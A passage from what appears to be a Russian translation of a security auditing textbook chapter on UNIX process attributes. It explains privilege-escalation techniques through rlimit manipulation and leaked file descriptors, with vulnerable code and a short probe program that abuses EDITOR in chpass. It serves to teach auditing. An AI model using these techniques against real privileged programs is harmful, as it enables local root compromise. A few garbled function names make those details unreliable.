| Определения переменных | Указывая новые переменные окружения или имея возможность включать ранее определенные, пользователи могут негативно повлиять на то, как оболочка выполняет определенные функции. Хороший пример - переопределение переменной окружения <code>IFS</code> , обсуждаемой далее в разделе "Распространенные переменные окружения". |

Тема обработки метасимволов оболочки и связанных фильтров данных подробно рассматривалась в главе 8, "Strings and Metacharacters".

## Подстановка шаблонов

Помимо стандартных метасимволов, которые обрабатывает типичная оболочка, она также поддерживает использование специальных символов для доступа к файловой системе. Эти символы, называемые символами подстановки (globbing characters), являются шаблонными символами, которые можно использовать для создания шаблона поиска файлов на основе указанных критериев. Большинство людей ежедневно используют простые globbing-шаблоны, выполняя команды вроде:

```
ls *.c
```

Символы, которые интерпретирует `glob()`, - это `.`, `?`, `*`, `[`, `]`, `{` и `}`. Функциональность подстановки шаблонов присуща интерпретаторам оболочки, а также ряду других мест, например FTP-демонам. Если программы не будут аккуратно отфильтровывать эти символы, они могут сделать себя уязвимыми к доступу к файлам, который не предполагался.

## Проблемы безопасности при подстановке шаблонов

Во многих обстоятельствах пользователи могут использовать подстановку шаблонов, и это не представляет угрозы безопасности, как в FTP. Однако из-за проблем реализации внутри функции `glob()` в ряде реализаций `libc` пользователи могли предоставлять некорректные пути, приводившие к уязвимостям повреждения памяти: переполнениям буфера и двойным освобождениям. Anthony Osborne и John McDonald, один из авторов этой книги, опубликовали advisory для Covert Labs компании Network Associates (NAI), в котором описывались множественные переполнения буфера в нескольких реализациях `glob()`, используемых в FTP-демонах. Advisory архивирован на [www.securityfocus.com/advisories/3202](http://www.securityfocus.com/advisories/3202).

## Проблемы окружения

Помимо проблем с фильтрами метасимволов и символов подстановки, приложение также находится под риском из-за внутреннего взаимодействия оболочки с ее окружением. Вопросы доверия к окружению рассматриваются далее в разделе "Массивы окружения" этой главы, но они упоминаются здесь, потому что оболочки обычно значительно меняют свое поведение на основе настроек определенных переменных окружения. В зависимости от оболочки можно предоставить определенные переменные окружения, из-за которых оболочка будет читать произвольные файлы в файловой системе и в некоторых случаях выполнять их. Большинство современных `libc` фильтруют потенциально опасные переменные окружения, когда `setuid-root`-процесс вызывает оболочку, например `PATH`, все переменные `LD_*` и так далее. Однако эта фильтрация очень базовая и в некоторых случаях может быть недостаточной. Фактически поведение оболочки может резко меняться в ответ на широкий набор переменных окружения. Например, приложение `sudo` в какой-то момент было уязвимо к атаке при запуске `shell`-скриптов из-за особенности `bash`: определенные версии `bash` ищут переменные окружения, начинающиеся с `(`, а затем создают функцию внутри выполняющегося `shell`-скрипта с содержимым любой совпадающей переменной окружения. Уязвимость задокументирована на [www.courtesan.com/sudo/alerts/bash\\_functions.html](http://www.courtesan.com/sudo/alerts/bash_functions.html). Хотя такое поведение может казаться странным, главное остается в силе: оболочки часто расширяют свою функциональность в ответ на определенные переменные окружения. Это быстрое расширение в сочетании с тем, что каждая оболочка использует немного разные переменные окружения для достижения похожих целей, может затруднить приложениям адекватную самозащиту. Большинство приложений, занимающихся фильтрацией переменных окружения, используют подход с черным списком, а не подход с белым списком известных проблемных переменных окружения, поэтому вы часто обнаруживаете, что непредвиденные расширения возможностей в реализациях оболочки создают возможность эксплуатировать скрипт, выполняющийся с повышенными привилегиями.

## Setuid shell-скрипты

Запуск `shell`-скриптов с повышенными привилегиями всегда плохая идея. Опасность в том, что гибкость оболочки иногда можно использовать, чтобы обманом заставить скрипт сделать то, чего он не должен. Используя метасимволы и подстановку шаблонов, может быть возможно заставить скрипт запускать произвольные команды с любыми привилегиями, с которыми выполняется `shell`-скрипт.

Дополнительная проблема запуска shell-скриптов состоит в том, что они не вызываются напрямую. Программа оболочки вызывается со shell-скриптом как аргументом, почти так же, как работают `execvp()` и `exec1p()`, когда возвращается `ENOEXEC`. Из-за этой косвенности также могут быть возможны атаки с символическими ссылками.

## Атрибуты процессов

Многочисленные структуры данных, связанные с каждым процессом, обычно поддерживаются в ядре системы и доступны конечным пользователям с разной степенью прозрачности. Этот раздел выделяет атрибуты и поведение процессов, наиболее важные при оценке безопасности приложения.

Поверхность атаки, доступная вредоносным локальным пользователям, вызывающим привилегированное приложение, в значительной степени определяется теми атрибутами процесса, которыми они могут напрямую управлять. В частности, атрибуты, наследуемые от вызывающего приложения, должны обрабатываться привилегированным приложением с особой осторожностью, поскольку они по сути находятся в неопределенном состоянии. Поэтому сохранение атрибутов процесса является начальным фокусом этого раздела. Вы увидите, какие атрибуты процесс наследует от своего вызывающего процесса и какой риск представляет каждый класс атрибутов.

Следующий шаг - рассмотреть влияние лимитов ресурсов процесса на безопасность. Этот раздел покажет, как лимиты ресурсов влияют на выполнение процесса и как осторожная манипуляция этими лимитами может иметь интересные последствия для безопасности. Также рассматривается семантика совместного использования файлов между несколькими процессами и выполнениями программ, чтобы дать представление о том, как неявная передача файловых дескрипторов может приводить к опасному раскрытию чувствительных данных.

В конце вы изучите массив окружения процесса, содержащий серию пар ключ/значение, предназначенных для выражения пользовательских и системных предпочтений, которые приложение может использовать по своему усмотрению. Наконец, вы рассмотрите группы процессов, используемые UNIX-системами для реализации управления заданиями и интерактивного терминального пользовательского интерфейса.

## Сохранение атрибутов процесса

Системный вызов `execve()` отвечает за загрузку новой программы в память процесса и ее запуск. Обычно это включает удаление отображений памяти и других ресурсов, связанных с текущей программой, а затем создание свежего окружения, в котором будет выполняться новый программный файл. С точки зрения безопасности нужно помнить, что новый процесс наследует определенные атрибуты старого, а именно:

- **Файловые дескрипторы** - файловые дескрипторы обычно передаются от старого процесса новому. Потенциальные проблемные области вскоре обсуждаются в разделе "Файловые дескрипторы".
- **Маски сигналов (с оговорками)** - новый процесс теряет все обработчики сигналов, установленные предыдущим процессом, но сохраняет ту же маску сигналов. Сигналы объясняются в главе 13, "Synchronization and State".
- **Эффективный ID пользователя** - если программа является `setuid`, эффективный ID пользователя становится ID пользователя владельца программного файла. Иначе он остается тем же при выполнении.

- Эффективный ID группы - если программа является setgid, эффективный ID группы становится ID группы программного файла. Иначе он остается тем же при выполнении.
- Сохраненный set-user-ID - этот атрибут устанавливается в значение эффективного ID пользователя после завершения любой обработки setuid.
- Сохраненный set-group-ID - этот атрибут устанавливается в значение эффективного ID группы после завершения любой обработки setgid.
- Реальный ID пользователя - этот атрибут сохраняется при выполнении.
- Реальный ID группы - этот атрибут сохраняется при выполнении.
- ID процесса, ID родительского процесса и ID группы процессов - эти атрибуты не меняются при вызове `execve()`.
- Дополнительные группы - любые привилегии дополнительных групп, с которыми выполняется процесс, сохраняются при вызове `execve()`.
- Рабочий каталог - рабочий каталог нового процесса тот же, что у старого процесса.
- Корневой каталог - корневой каталог нового процесса тот же, что у старого процесса. Это особенно важно для процессов, выполняющихся в окружении, ограниченном механизмами в стиле chroot.
- Управляющий терминал - новый процесс наследует управляющий терминал старого процесса.
- Лимиты ресурсов - лимиты ресурсов принудительно задают максимальные ограничения на доступ к системным ресурсам, таким как файлы, размеры стека и данных, а также число ожидающих core-файлов. Они обсуждаются в следующем разделе.
- Umask - этот атрибут используется для вывода набора разрешений по умолчанию, применяемых к новым файлам, которые создает процесс. Проблемы безопасности, связанные с настройками umask, описаны в главе 9.

Многие атрибуты, перечисленные здесь, могут быть источником потенциальных уязвимостей, когда старый и новый процессы выполняются с разными привилегиями, то есть когда вызывается привилегированный процесс или когда привилегированный процесс сбрасывает свои разрешения и вызывает непривилегированное приложение. Имейте в виду, что следующее обсуждение сосредоточено на наиболее распространенных сценариях, с которыми программа может столкнуться при прохождении через `execve()`. Могут существовать и другие ситуации, в которых привилегированные приложения учитывают конкретные атрибуты так, что они становятся эксплуатируемыми.

## Лимиты ресурсов

Лимиты ресурсов, сокращенно "rlimits", - это специфичный для процесса набор атрибутов, принудительно ограничивающих системные ресурсы, которые процесс может использовать. Функции `getrlimit()` и `setrlimit()` позволяют процессу просматривать и, в определенной степени, изменять собственные лимиты ресурсов. Есть несколько ресурсов, для которых у каждого процесса определены лимиты. Для каждого определенного системного ресурса у процесса есть два связанных значения: мягкий лимит и жесткий лимит. Значение мягкого лимита больше похоже на порог предупреждения, чем на лимит: процесс не может его превысить, но свободен менять мягкий лимит вверх или вниз по своему усмотрению. Фактически процесс может переместить мягкий лимит на любое значение между нулем и своим жестким лимитом. Напротив, жесткий лимит представляет абсолютный максимум использования ресурса, разрешенный процессу. Обычный процесс может изменить жесткий лимит, но только понизить его, и понижение жесткого лимита необратимо. Однако процессы суперпользователя также могут повышать жесткие лимиты. Следующий список поддерживаемых лимитов ресурсов можно вызывать и устанавливать через `setrlimit()` и `getrlimit()` в Linux; другие UNIX-системы поддерживают некоторые или все эти значения:

- RLIMIT\_CORE - максимальный размер core-файла в байтах, который может быть сгенерирован процессом. Если это значение установлено в 0, процесс не записывает core-файл.
- RLIMIT\_CPU - максимальное количество процессорного времени в секундах, которое процесс может использовать. Если этот временной лимит превышен, процессу отправляется сигнал SIGXCPU, который по умолчанию завершает процесс.
- RLIMIT\_DATA - максимальный размер сегмента данных процесса в байтах. Он включает кучу, а также статические переменные, как инициализированные, так и неинициализированные.
- RLIMIT\_FSIZE - максимальный размер в байтах, который можно записать в файл. Любой файл, открытый процессом для записи, не может превышать этот размер. Любые попытки записи в файлы сверх этого размера приводят к отправке процессу сигнала SIGXFSZ, что по умолчанию вызывает завершение.
- RLIMIT\_MEMLOCK - задает максимальное число байтов, которые могут быть одновременно заблокированы в физической памяти.
- RLIMIT\_NOFILE - задает максимальное число файлов, которые процесс может иметь открытыми одновременно.
- RLIMIT\_NPROC - задает максимальное количество процессов, которые может запускать конкретный пользователь.
- RLIMIT\_OFILE - BSD-версия RLIMIT\_NOFILE.
- RLIMIT\_RSS - задает размер резидентного набора, то есть максимальное число виртуальных страниц, находящихся в физической памяти.
- RLIMIT\_STACK - задает максимальный размер стека процесса в байтах. Любая попытка расширить стек за этот размер генерирует ошибку сегментации (SIGSEGV), что обычно завершает процесс.
- RLIMIT\_VMEM - максимальное число байтов в отображенном адресном пространстве.

Rlimits полезны разработчикам для ограничения потенциально рискованной активности в защищенных программах, например записи памяти в core-файл или подверженности атакам отказа в обслуживании. Однако у rlimits есть и темная сторона. Пользователи могут установить довольно жесткие лимиты для процесса, а затем запустить setuid- или setgid-программу. Rlimits очищаются, когда процесс выполняет `fork()`, но переживают семейство вызовов `exec()`, что можно использовать, чтобы принудительно вызвать отказ в заранее выбранном месте кода. Причина, по которой установка лимитов настолько важна, состоит в том, что разработчики часто не ожидают исчерпания ресурсов; в результате, даже если они в некоторой степени обрабатывают ошибку, код обработки ошибок обычно менее защищен, чем более часто используемые пути кода. Когда разработчики все же уделяют усилия защите кода обработки ошибок, фокус обычно на обработке ошибок ввода, поэтому безопасной обработке исчерпания ресурсов редко уделяется много внимания. Например, посмотрите на листинг 10-2, взятый из BSD-реализации `setenv()`.

#### Листинг 10-2. Уязвимость `setenv()` в BSD

```
int
setenv(name, value, rewrite)
    register const char *name;
    register const char *value;
    int rewrite;
{
    extern char **environ;
    static int allocated;      /* if allocated space before */
    register char *C;
    int l_value, offset;

    if (*value == '=')        /* no '=' in value */
        ++value;
    l_value = strlen(value);
    if ((C = __findenv(name, &offset))) { /* find if already
                                          exists */
        ...
    } else {                  /* create new slot */
        register int    cnt;
```



```

register char **P;

for (P = environ, cnt = 0; *P; ++P, ++cnt);
if (allocated) { /* just increase size */
    P = (char **)realloc((void *)environ,
        (size_t)(sizeof(char *) * (cnt + 2)));
    if (!P)
        return (-1);
    environ = P;
}
else { /* get new space */
    allocated = 1; /* copy old entries into it */
    P = (char **)malloc((size_t)(sizeof(char *) *
        (cnt + 2)));
    if (!P)
        return (-1);
    bcopy(environ, P, cnt * sizeof(char *));

    environ = P;
}
environ[cnt + 1] = NULL;

```

Очевидно, маловероятно, что любой из этих вызовов `malloc()` завершится неудачей, и такая неудача, безусловно, не ожидается. Однако допустим, `allocated` установлен в 0, и `malloc()` все же завершается неудачей. В этом случае `allocated` будет установлен в 1, чтобы указать, что окружение выделено динамически, но `environ` никогда не обновляется, потому что вызов `malloc()` завершился неудачей. Поэтому последующие вызовы `setenv()` заставляют исходный стековый буфер, на который все еще ссылается `environ`, передаваться как аргумент в `realloc()`, будто это буфер кучи.

Хотя пользователи, возможно, могли бы исчерпать ресурсы естественным образом, вызвать эти пути кода часто может быть сложно, и именно здесь вступает в дело установка лимитов ресурсов. Допустим, вы хотите, чтобы вызов `malloc()` завершился неудачей в определенной точке кода; это может быть даже невозможно, если программа еще не обработала достаточно входных данных. Даже если обработала, поскольку `malloc()` встречается очень часто, заставить конкретный вызов завершиться неудачей трудно. Используя `setrlimit()`, атакующие могут получить некоторый контроль над объемом общей памяти, который процесс может потребить, что дает им шанс довольно точно вызвать уязвимый путь кода.

Michael Zalewski, известный исследователь безопасности, заметил похожую проблему в том, как работает `crontab` (архивировано на <http://seclists.org/bugtraq/1998/Feb/0018.html>). Когда `crontab` впервые запускается, он создает временный файл, принадлежащий `root`, в каталоге `crontab`. Он читает `crontab`-файл пользователя и копирует его во временный файл. Когда копирование завершено, `crontab` переименовывает этот временный файл в имя пользователя, чтобы демон `cron` его разобрал. Zalewski заметил: если отправить файл, достаточно большой для достижения лимита ресурса по размеру файла, сигнал мягкого лимита убивает `crontab`, пока он все еще пишет файл, до того как он сможет переименовать или удалить временный файл. Эти временные файлы остаются в каталоге `crontab` и обходят квоты, потому что принадлежат `root`.

Rafal Wojtczuk объяснил в сообщении [bugtraq](#), как он смог эксплуатировать проблему в старых версиях динамического загрузчика Linux. Посмотрите на следующий код:

```
int fdprintf(int fd, const char *fmt, ...)
{
    va_list args;
    int i;
    char buf[1024];

    va_start(args, fmt);
    i=vsprintf(buf,fmt,args);
    va_end(args);
    write(fd, buf, i);

    return i;
}
...
static int try_lib(char *argv0, char *buffer,
    char *dir, char *lib)
{
    int found;

    strcpy(buffer, dir);
    if (lib != NULL)
    {
        strcat(buffer, "/");
        strcat(buffer, lib);
    }

    if (!(found = !uselib(buffer)))
    {
        if (errno != ENOENT)
        {
            fdprintf(2, "%s: can't load library '%s'\n",
                argv0, buffer);
            fdprintf(2, "\t%s\n", strerror(errno));
        }
    }

    return found;
}
```

Функция `try_lib()` вызывается динамическим загрузчиком, чтобы проверить, присутствует ли файл библиотеки. Она строит путь, а затем пытается вызвать `uselib()`, системный вызов Linux, который загружает разделяемую библиотеку. `uselib()` возвращает ошибки, похожие на `open()`, например `ENFILE`. Если файл разделяемой библиотеки нельзя открыть, загрузчик строит сообщение об ошибке с помощью `fdprintf()`. Эта функция очевидно имеет переполнение буфера из-за использования `vsprintf()` для печати в 1024-байтный стековый буфер `buf`. Если пользователи могут вызвать ошибку, которая приводит к вызову `fdprintf()`, и предоставить длинную строку `argv0` при загрузке `setuid`-бинарника, они могут эксплуатировать переполнение.

Чтобы эксплуатировать эту ошибку, Wojtczuk должен был подобрать момент так, чтобы система израсходовала общий лимит файловых дескрипторов прямо перед тем, как загрузчик попытался загрузить библиотеку. Он придумал изящную атаку: использовал блокировку файлов и флаг `close-on-exes`, чтобы гарантировать, что его `exploit`-программа выполнится сразу после завершения системного вызова `exes()` и до того, как ядро вызовет динамический загрузчик. Затем его `exploit`-программа отправляла `SIGSTOP` запущенной `setuid`-программе, потребляла все доступные файловые дескрипторы и отправляла `SIGCONT`. Когда обработка возвращалась к динамическому загрузчику, файловых дескрипторов для выделения уже не оставалось, что приводило к печати сообщения об ошибке и возникновению переполнения буфера.

Кроме того, программа, записывающая данные в чувствительный файл, может быть эксплуатируема, если с помощью `rlimits` можно вызвать неожиданные условия отказа. `RLIMIT_FSIZE` задает максимальный лимит на количество байтов, которое файл, записываемый процессом, может иметь. Например, установка этого значения в 5 означает, что любая операция `write()` в файл завершится неудачей, как только файл станет длиннее 5 байт. Поэтому один `write()` в новый файл приводит к записи пяти байтов в файл, и `write()` успешно возвращает 5. Любые последующие записи в тот же файл завершаются неудачей, а процессу отправляется сигнал `SIGXFSZ`, который завершит процесс, если для этого сигнала не установлен обработчик. Файл, к которому выполняется добавление, дает сбой, когда его общий размер превышает значение, заданное в `RLIMIT_FSIZE`. Если файл уже больше лимита при открытии, первый `write()` завершается неудачей. Поскольку маски сигналов также наследуются через системный вызов `exec()`, можно заставить привилегированную программу игнорировать сигнал `SIGXFSZ` и продолжить обработку. Сочетая установку маски сигнала и наложение файлового лимита ресурса (`RLIMIT_FSIZE`), можно произвольно заставлять записи в файл завершаться неудачей в любом выбранном месте. Например, рассмотрим `setuid-root`-программу, которая делает следующее:

```
struct entry {
    char name[32];
    char password[256];
    struct entry *next;
};

int write_entries(FILE *fp, struct entry *list)
{
    struct entry *ent;

    for(ent = list; ent; ent = ent->next)
        fprintf(fp, "%s:%s\n", ent->name, ent->password);

    return 1;
}
```

Этот код проходит по связанному списку пар имя пользователя/пароль и печатает их в выходной файл. Используя функцию `setrlimit()` для установки `RLIMIT_FSIZE`, можно заставить `fprintf()` напечатать в файл только определенное число байтов. Эта техника может быть полезна для обрезания записи сразу после того, как на строке записана часть `username:`, тем самым вызывая усечение пароля.

#### Совет по аудиту

Внимательно проверяйте любое привилегированное приложение, которое пишет в файл, не проверяя, успешны ли записи. Помните, что проверки ошибки при вызове `write()` может быть недостаточно; также нужно проверять, что количество байтов, которое они записали, действительно было сохранено полностью. Манипулирование `rlimits` этого приложения может вызвать уязвимость безопасности, обрезав файл на стратегически выгодном смещении.

Часто рецензенты кода и разработчики одинаково склонны автоматически игнорировать код, построенный для обработки условия ошибки, вызванной исчерпанием ресурсов, потому что они не

рассматривают возможность, что пользователи могут вызвать эти пути кода. Короче говоря, они забывают об установке лимитов ресурсов. Когда вы аудируете приложения, взаимодействующие с системными ресурсами, обязательно задайте вопрос: "Если я каким-то образом вызову условие отказа, смогу ли я использовать это условие для эксплуатации программы?"

#### Совет по аудиту

Никогда не предполагайте, что условие недостижимо только потому, что кажется маловероятным. Использование `rlimits` - один способ вызвать маловероятные условия, ограничивая ресурсы, которые привилегированному процессу разрешено использовать, и потенциально заставляя процесс умереть при выделении системного ресурса там, где обычно этого не произошло бы. В зависимости от обстоятельств условия ошибки, которое вы хотите вызвать, вы можете использовать и другие методы, манипулируя окружением программы для принудительной ошибки.

## Файловые дескрипторы

Многие связанные с безопасностью аспекты UNIX являются свойствами того, как файловые дескрипторы ведут себя при создании и выполнении процессов. Вы знаете, что файловые дескрипторы дублируются при `fork()`, и видели, как процессы в итоге разделяют доступ к нижележащему файловому объекту через эти дублированные файловые дескрипторы.

Процесс также может явно сделать копию файлового дескриптора, что приводит к той же нижележащей семантике, что и файловый дескриптор, дублированный через ветвление. Это копирование обычно выполняется системными вызовами `dup()`, `dup2()` или `fcntl()`. Процессы обычно передают файловые дескрипторы своим потомкам через `fork()`, но UNIX также предоставляет способы делиться файловыми дескрипторами с неродственными процессами через IPC. Заинтересованные читатели могут обратиться к материалу W.R. Stevens о доменных сокетах UNIX в *Advanced Programming in the Unix Environment* (Addison-Wesley, 1992).

## Совместное использование файлов

Независимо от того, дублируются ли дескрипторы процесса через `fork()` или семейство вызовов `dup()`, вы получаете несколько файловых дескрипторов в одном или нескольких процессах, которые ссылаются на один и тот же объект открытого файла в ядре. Следовательно, все эти процессы разделяют одни и те же флаги доступа и внутренний файловый указатель к этому файлу.

Если несколько процессов в системе открывают один и тот же файл с помощью `open()`, у них есть собственные структуры открытого файла. Поэтому у них есть собственные указатели позиции в файле, и у них могут быть разные режимы доступа и флаги, установленные для их интерфейса с файлом. Они все еще работают с одним и тем же файлом, поэтому изменения содержимого файла и свойств, хранящихся в структуре `inode` файла, все равно влияют на параллельных пользователей файла.

Пример можно увидеть на рисунке 10-2, который показывает два процесса, не связанных друг с другом. У обоих процессов открыт файл паролей. Процесс 2000 открыл его как свой третий файловый дескриптор, и он открыл файл паролей только для доступа на чтение, что показано в связанной структуре открытого файла. Процесс справа, процесс 3200, имеет файл паролей для доступа на чтение и запись и продвинул свой файловый указатель до расположения 0x33. У двух процессов разные уровни доступа к файлу паролей, и у них независимые файловые указатели, отслеживающие их позицию в файле.

Доступ процесса к файлу определяется при открытии этого файла. На рисунке 10-2 процесс 3200 открыл файл паролей с доступом на чтение/запись, поэтому у него есть файловый дескриптор и указатель открытого файла, представляющие эту информацию. Если кто-то переименует файл паролей, изменит его разрешения на 0000 в восьмеричном виде, изменит его владельца и группу на произвольных людей и даже удалит его из файловой системы, процесс 3200 все еще имеет открытый дескриптор к этому файлу, позволяющий ему читать и писать.

## Close-on-exec

Файловые дескрипторы сохраняются в процессе при выполнении разных программ, если они не помечены специально для закрытия. Это поведение может быть не совсем тем, которого вы ожидаете, поскольку UNIX обычно начинает большинство других аспектов процесса заново с чистого листа, когда запускается новая программа. UNIX позволяет разработчикам помечать определенные файловые дескрипторы как close-on-exec, что означает их автоматическое закрытие, если процесс запускает новую программу. Close-on-exec может быть полезной предосторожностью для чувствительных или критичных файлов, которые разработчики не хотят передавать подпроцессу. Файловый дескриптор обычно помечается системным вызовом `fcntl()`, а ядро делает об этом отметку в таблице дескрипторов процесса. Для приложений, которые порождают новые процессы на любом этапе, всегда проверяйте, выполняется ли этот шаг при открытии файлов. Также полезно отмечать постоянные файлы, которые не помечены для закрытия при запуске новой программы. В следующем разделе вы увидите, что беспорядочное оставление таких файлов может иметь интересные последствия.

|                                     |                                     |
|-------------------------------------|-------------------------------------|
| File descriptor table, process 2000 | File descriptor table, process 3200 |
| 3: Password file                    | 5: Password file                    |
| System file table                   |                                     |
| File structure                      | File structure                      |
| Access mode: read                   | Access mode: read/write             |
| File offset: 0x0                    | File offset: 0x33                   |
| inode structure                     |                                     |
| ID: 0x52                            |                                     |
| Permission: 0644                    |                                     |
| Owner: root                         |                                     |
| Group: wheel                        |                                     |

**Рисунок 10-2. Независимые открытия одного и того же файла**

## Утечки файловых дескрипторов

Возможные действия, которые процесс может выполнить с файловым дескриптором, определяются при первом создании файлового дескриптора. Иначе говоря, проверки безопасности выполняются только один раз, когда процесс изначально создает файловый дескриптор, открывая или создавая ресурс. Если вы можете получить доступ к файловому дескриптору, открытому с доступом на запись к критическому системному файлу, вы можете писать в этот файл независимо от эффективного ID пользователя или других системных привилегий. Поэтому программы, работающие с файловыми дескрипторами к чувствительным с точки зрения безопасности ресурсам, должны закрывать свои дескрипторы до запуска любого кода, которым может управлять пользователь. Например, посмотрите на гипотетическую компьютерную игру, которая выполняется с привилегиями, необходимыми для открытия памяти ядра:

```
int kfd;

pid_t p;

char *initprog;

kfd = safe_open("/dev/kmem", O_RDWR);

init_video_mem(kfd);

if ((initprog=getenv("CONTROLLER_INIT_PROGRAM")))
{
    if ((p=safe_fork()))          /* PARENT */
    {
        wait_for_kid(p);

        g_controller_status=CONTROLLER_READY;
    }
    else                          /* CHILD */
    {
        drop_privs ();

        execl(initprog, "conf", NULL);

        exit(0);                 /* unreached */
    }
}

/* main game loop */

...
```

Эта игра сначала открывает прямой доступ к памяти системы через драйвер устройства, доступный как /dev/kmem. Она использует этот доступ, чтобы напрямую изменять память, отображенную на видеокарту, ради производительности. Игра также может запускать внешнюю программу для инициализации игрового контроллера, которую пользователи указывают в переменной окружения CONTROLLER\_INIT\_PROGRAM. Программа навсегда сбрасывает привилегии перед запуском этой программы, чтобы пользователи не могли просто предоставить собственную программу для запуска с повышенными привилегиями.

Проблема этого кода в том, что файловый дескриптор, ссылающийся на файл `/dev/kmem`, `kfd`, никогда не закрывается до того, как игра запускает внешнюю программу инициализации контроллера. Даже несмотря на то, что разрешения полностью сброшены, атакующие все еще могут захватить контроль над машиной, предоставив вредоносную программу инициализации контроллера. Эта атака возможна, потому что выполняемая программа стартует с открытым файловым дескриптором на запись к `/dev/kmem`. Атакующим нужно было бы построить довольно прямолинейную программу, способную изменить критические структуры данных ядра и повысить пользовательские привилегии.

Этот пример может казаться немного надуманным, но он довольно похож на уязвимость в недавних версиях FreeBSD. Библиотека FreeBSD `libkvm` предоставляет доступ к символам, адресам и значениям ядра для программ, которым нужно работать с памятью ядра. Исследователь `badc0ded` обнаружил, что эта библиотека может оставлять файловые дескрипторы открытыми к критическим файлам, таким как `/dev/kmem`, и из-за интерфейса библиотеки авторам приложений было трудно предотвратить утечку. Хотя в стандартном дистрибутиве FreeBSD не нашли программ, использующих библиотеку небезопасным образом, `badc0ded` обнаружил несколько ports, которые можно было эксплуатировать для получения привилегий `root`. FreeBSD advisory можно найти по адресу <http://security.freebsd.org/advisories/FreeBSD-SA-02:39.libkvm.asc>.

Еще один классический пример уязвимости утечки файлового дескриптора - программа `chpass` в OpenBSD 2.3, имевшая локальную `root`-уязвимость, обнаруженную Oliver Friedrichs из NAI (архивировано на <http://seclists.org/bugtraq/1998/Aug/0071.html>). `chpass` - `setuid-root`-приложение, позволяющее непривилегированным пользователям редактировать информацию о своих учетных записях.

В OpenBSD информация об учетных записях пользователей хранится в файле базы данных `/etc/pwd.db`. Он доступен для чтения всем и содержит публичную информацию об учетных записях пользователей. Чувствительная информация, например хеши паролей, хранится в принадлежащей `root` базе `/etc/spwd.db` с режимом `0600`. Системный администратор работает с этими базами данных, редактируя текстовый файл `/etc/master.passwd`, который напоминает файл теневых паролей в других UNIX-системах. После того как администратор редактирует этот файл, административные инструменты могут использовать программу `pwd_mkdb` за кулисами, чтобы распространить содержимое файла `master.passwd` в базы данных паролей `pwd.db` и `spwd.db`, а также в файл `/etc/passwd` в совместимом формате для общего использования UNIX-приложениями. `Chpass` - один из таких административных инструментов: он позволяет пользователям редактировать информацию об учетной записи, а затем использует `pwd_mkdb`, чтобы распространить изменения.

`Chpass` сначала создает доступный для записи уникальный файл в `/etc` с именем `/etc/ptmp`. Когда `chpass` почти закончил, он заполняет `/etc/ptmp` содержимым текущего файла `master.passwd`, внося нужные изменения. Затем `chpass` заставляет `pwd_mkdb` превратить `/etc/ptmp` в файл `master.passwd` и распространить его информацию в системные базы данных паролей. Файл `/etc/ptmp` также служит lock-файлом, потому что пока он присутствует в файловой системе, никакие другие программы не будут пытаться манипулировать базой данных паролей. Следующий код, слегка отредактированный, взят из уязвимой версии `chpass`:

```
tfd = pw_lock(0);

if (tfd < 0) {
    if (errno == EEXIST)
        errx(1, "the passwd file is busy.");
    else
```

```

        err(1, "can't open passwd temp file");
    }

    pfd = open(_PATH_MASTERPASSWD, O_RDONLY, 0);

    if (pfd < 0)

        pw_error(_PATH_MASTERPASSWD, 1, 1);

    /* Edit the user passwd information if requested. */
    if (op == EDITENTRY) {
        dfd = mkstemp(tempname);

        if (dfd < 0)

            pw_error(tempname, 1, 1);

        display(tempname, dfd, pw);

        edit(tempname, pw);

        (void)unlink(tempname);
    }

    /* Copy the passwd file to the lock file,
       updating pw. */
    pw_copy(pfd, tfd, pw);

    /* Now finish the passwd file update. */
    if (pw_mkdb() < 0)

        pw_error(NULL, 0, 1);

    exit(0);

```

Программа сначала использует функцию `pw_lock()` для создания `/etc/ptmp`, который хранится в файловом дескрипторе `tfd`, что означает "to file descriptor". Помните, что `chpass` в итоге помещает свою версию нового файла паролей в `/etc/ptmp`. Затем `chpass` открывает копию файла `master.passwd` только для чтения и сохраняет ее в `pfd`, "password file descriptor". Эта копия позже используется как исходный файл при заполнении `/etc/ptmp`.

Затем `chpass` создает временный файл через `mkstemp()` и помещает в него текстовое описание информации об учетной записи пользователя с помощью `display()`. Затем он порождает программу редактора функцией `edit()`, позволяя пользователю изменить информацию. Функция `edit()` сначала создает новый процесс через `fork()`, который полностью сбрасывает привилегии и запускает редактор, указанный пользователем. После завершения этого процесса изменения, сделанные пользователем, оцениваются, и если они корректны, `struct passwd *pw` обновляется для отражения новых изменений.

После того как пользователь редактирует файл и `chpass` обновляет структуру `pw`, `chpass` копирует файл `master.passwd` из `/etc/master.passwd` через `pfd` в файл `/etc/ptmp` через `tfd`. Единственное, что меняется в копии, - информация для учетной записи, описанной `pw`. После завершения копирования вызывается `pw_mkdb()`, который отвечает за распространение `/etc/ptmp` в системную базу данных паролей и файлы паролей.



На протяжении этого процесса обновления есть несколько проблем, связанных с файловыми дескрипторами. Вы можете запустить любую программу по своему выбору, когда `chpass` вызывает функцию `edit()`, просто установив переменную окружения `EDITOR`. Глядя на предыдущий код, видно, что `rfd`, имеющий доступ на чтение к файлу теневого паролей, не закрывается перед запуском редактора. Также не закрывается `tfd`, имеющий доступ на чтение и запись к `/etc/ptmp`. Допустим, атакующие пишут простую программу вроде этой:

```
# include <stdio.h>

# include <fcntl.h>

int main(int argc, char **argv)
{
    int i;

    for (i=0; i<255; i++)

        if (fcntl(i, F_GETFD)!=-1)

            printf("fd %d is active!\n", i);
}
```

Эта программа использует простой вызов `fcntl()` на каждом файловом дескрипторе, чтобы увидеть, какие из них сейчас действительны. Атакующие могли бы использовать эту программу так:

```
$ gcc g.c -o g

$ export EDITOR=./g

$ chpass

0 is active

1 is active

2 is active

3 is active

4 is active

chpass: ./g: Undefined error: 0

chpass: /etc/master.passwd: unchanged

$
```

Файловые дескрипторы 0, 1 и 2 соответствуют стандартному вводу, стандартному выводу и стандартному потоку ошибок соответственно. Файловый дескриптор 3 - дескриптор на запись для `/etc/ptmp`, который хранится в переменной `tfd` в `chpass`. Файловый дескриптор 4 - дескриптор на чтение для `/etc/master.passwd`, который хранится в `rfd` в `chpass`. Атакующие могут сделать несколько вещей для эксплуатации этой проблемы. Самый прямолинейный вариант - прочитать файл `master.passwd` из дескриптора 4 и вывести его содержимое, поскольку он содержит хеши паролей, которые, возможно, можно взломать словарным подборщиком паролей.

Однако файловый дескриптор 3 предлагает лучший вектор атаки. Помните, что после завершения редактора `chpass` копирует содержимое текущего файла `master.passwd` в `/etc/ptmp`, вносит необходимые изменения, а затем сообщает `pwd_mkdb` распространить эту информацию в системные базы данных. Редактор не может просто писать в дескриптор 3, потому что после его выхода `pw_soru()` перемещает `tfd` в начало файла и перезаписывает изменения. Это небольшое

